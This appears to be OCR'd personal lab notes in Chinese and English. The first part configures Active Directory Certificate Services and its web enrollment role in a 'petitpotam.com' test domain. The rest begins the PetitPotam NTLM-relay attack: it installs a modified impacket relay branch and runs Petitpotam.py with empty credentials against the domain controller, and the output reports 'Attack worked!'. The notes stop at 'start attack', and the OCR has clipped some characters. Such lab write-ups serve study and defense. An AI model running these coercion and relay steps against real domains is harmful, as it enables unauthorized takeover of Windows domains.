
Active Directory 证书服务

证书颁发机构

CA 类型:	企业根
加密提供程序:	RSA#Microsoft Software Key Storage Provider
哈希算法:	SHA256
密钥长度:	2048
允许管理员交互操作:	已禁用
证书有效期:	2026/8/3 13:34:00
可分辨名称:	CN=petitpotam-ADCS-CA,DC=petitpotam,DC=com
证书数据库位置:	C:\Windows\system32\CertLog
证书数据库日志位置:	C:\Windows\system32\CertLog


证书颁发机构 Web 注册

3, 配置证书注册web服务



选择要配置的角色服务

☑ 证书颁发机构
☑ 证书颁发机构 Web 注册
□ 联机响应程序
□ 网络设备注册服务
☑ 证书注册 Web 服务
□ 证书注册策略 Web 服务



CES 的 CA


目标服务器
ADCS.petitpotam.com

为证书注册 Web 服务指定 CA

选择希望用于颁发通过此证书注册 Web 服务(CES)请求的证书的证书颁发机构(CA)。

选择(L):
● CA 名称
○ 计算机名
目标 CA: ADCS.petitpotam.com\petitpotam-ADCS-CA

□ 为仅续订模式配置证书注册 Web 服务(C)。
仅续订模式要求目标 CA 运行的是 Windows Server 2008 R2 或更高版本。




CES 的身份验证类型

选择身份验证类型

● Windows 集成身份验证(W)

○ 客户端证书身份验证(L)

○ 用户名和密码(U)



CES 的服务帐户


目标服务器
ADCS.petitpotam.com

指定服务帐户

选择证书注册 Web 服务(CES)在与网络上的证书颁发机构(CA)和其他服务通信时使用的标识。

○ 指定服务帐户(推荐)(E)
所选帐户必须是 IIS_IUSRS 组的成员。如果选择 Kerberos 作为身份验证类型，则服务帐户必须具有服务主体名称。

● 使用内置应用程序池标识(A)



指定服务器身份验证证书


在与客户端通信时，Web 服务使用安全套接字层(SSL)协议加密网络通信。

○ 为 SSL 加密选择现有证书(推荐)(H)

颁发给	颁发者	过期时间
petitpotam-ADCS-CA	petitpotam-ADCS-CA	2026/8/3

● 选择证书并稍后为 SSL 分配(S)

⚠ 为使该角色服务正常工作，你必须使用有效的证书配置该服务器。



若要配置以下角色、角色服务或功能，请单击"配置"。

Active Directory 证书服务

证书注册 Web 服务

CA 名称:	ADCS.petitpotam.com\petitpotam-ADCS-CA
仅续订模式:	False
身份验证类型:	Windows 集成身份验证
允许基于密钥的续订:	False
帐户:	应用程序池标识
服务器身份验证证书:	以后选择证书

Login in a normal user

```
runas /NETONLY /USER:xiaoli-vuln-2019.com\xiaoli powershell.exe
```

Find CS server ![[Pasted image 20210803134019.png]]

Install modify impacket with adcs option support

```
git clone https://github.com/ExAndroidDev/impacket.git


cd impacket

git checkout ntlmrelayx-adcs-attack

python3 -m venv impacket

source impacket/bin/activate

pip install .
```



```
─$ git clone git clone https://github.com/ExAndroidDev/impacket.git

──(xiaoli㉿kali)-[~/PetitPotam]
─$ cd impacket

──(xiaoli㉿kali)-[~/PetitPotam/impacket]
─$ ls
hangeLog  Dockerfile  examples  impacket  LICENSE  MANIFEST.in  README.md  requirements.txt  SECURITY.md  setu


──(xiaoli㉿kali)-[~/PetitPotam/impacket]
─$ git checkout ntlmrelayx-adcs-attack
ranch 'ntlmrelayx-adcs-attack' set up to track remote branch 'ntlmrelayx-adcs-attack' from 'origin'.
witched to a new branch 'ntlmrelayx-adcs-attack'

──(xiaoli㉿kali)-[~/PetitPotam/impacket]
─$ python3 -m venv impacket

──(xiaoli㉿kali)-[~/PetitPotam/impacket]
─$ source impacket/bin/activate


──(impacket)(xiaoli㉿kali)-[~/PetitPotam/impacket]
─$ pip install .
rocessing /home/xiaoli/PetitPotam/impacket
ollecting chardet
 Downloading chardet-4.0.0-py2.py3-none-any.whl (178 kB)
    |████████████████████████████████| 178 kB 76 kB/s
ollecting flask>=1.0
 Downloading Flask-2.0.1-py3-none-any.whl (94 kB)
    |████████████████████████████████| 94 kB 46 kB/s
ollecting future
 Downloading future-0.18.2.tar.gz (829 kB)
    |████████████████████████████████| 829 kB 37 kB/s
ollecting ldap3!=2.5.0,!=2.5.2,!=2.6,>=2.5
 Downloading ldap3-2.9.1-py2.py3-none-any.whl (432 kB)
    |████████████████████████████████| 432 kB 16 kB/s
ollecting ldapdomaindump>=0.9.0
 Downloading ldapdomaindump-0.9.3-py3-none-any.whl (18 kB)
ollecting pyOpenSSL>=0.16.2
 Downloading pyOpenSSL-20.0.1-py2.py3-none-any.whl (54 kB)
    |████████████████████████████████| 54 kB 20 kB/s
ollecting pyasn1>=0.2.3
 Downloading pyasn1-0.4.8-py2.py3-none-any.whl (77 kB)
    |████████████████████████████████| 77 kB 24 kB/s
ollecting pycryptodomex
 Downloading pycryptodomex-3.10.1-cp35-abi3-manylinux2010_x86_64.whl (1.9 MB)
    |█████████                       | 522 kB 19 kB/s eta 0:01:13
0] 1:openvpn  2:nmap  3:dirsearch- 4:python3*
```

Add to hosts



```
#10.10.14.7     test.no-ip.htb
192.168.10.140  petitpotam.com dc dc.petitpotam.com
192.168.10.141  adcs adcs.petitpotam.com
~
```

Check if your server is vulnerable



```
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
Something went wrong, check error status => The NETBIOS connection with the remote host timed out.

┌──(xiaoli㉿kali)-[~/PetitPotam/PetitPotam]
└─$ python3 Petitpotam.py -u '' -p ''  -d petitpotam.com 10.8.0.14 192.168.10.140

              ___            _        _      _        ___            _
             | _ \   ___    | |_     (_)    | |_     | _ \   ___    | |_    __ _    _ __
             |  _/  / -_)   |  _|    | |    |  _|    |  _/  / _ \   |  _|  / _` |  | '  \
            _|_|_   \___|   _\__|   _|_|_   _\__|   _|_|_   \___/   _\__|  \__,_|  |_|_|_|
          _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """ |_|"""""|_|"""""|_|"""""|_|"""""|
          "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'

PoC to connect to lsarpc and elicit machine account authentication via MS-EFSRPC EfsRpcOpenFileRaw()
                                      by topotam (@topotam77)

                     Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN


[-] Connecting to ncacn_np:192.168.10.140[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!


┌──(xiaoli㉿kali)-[~/PetitPotam/PetitPotam]
└─$
```

```
┌──(xiaoli㉿kali)-[~/PetitPotam/PetitPotam]
└─$ ifconfig tun0
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.8.0.14  netmask 255.255.255.255  destination 10.8.0.13
        inet6 fe80::a23d:c8ee:7ce0:6901  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 3489  bytes 858714 (838.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4045  bytes 2937281 (2.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(xiaoli㉿kali)-[~/PetitPotam/PetitPotam]
└─$
```

start attack

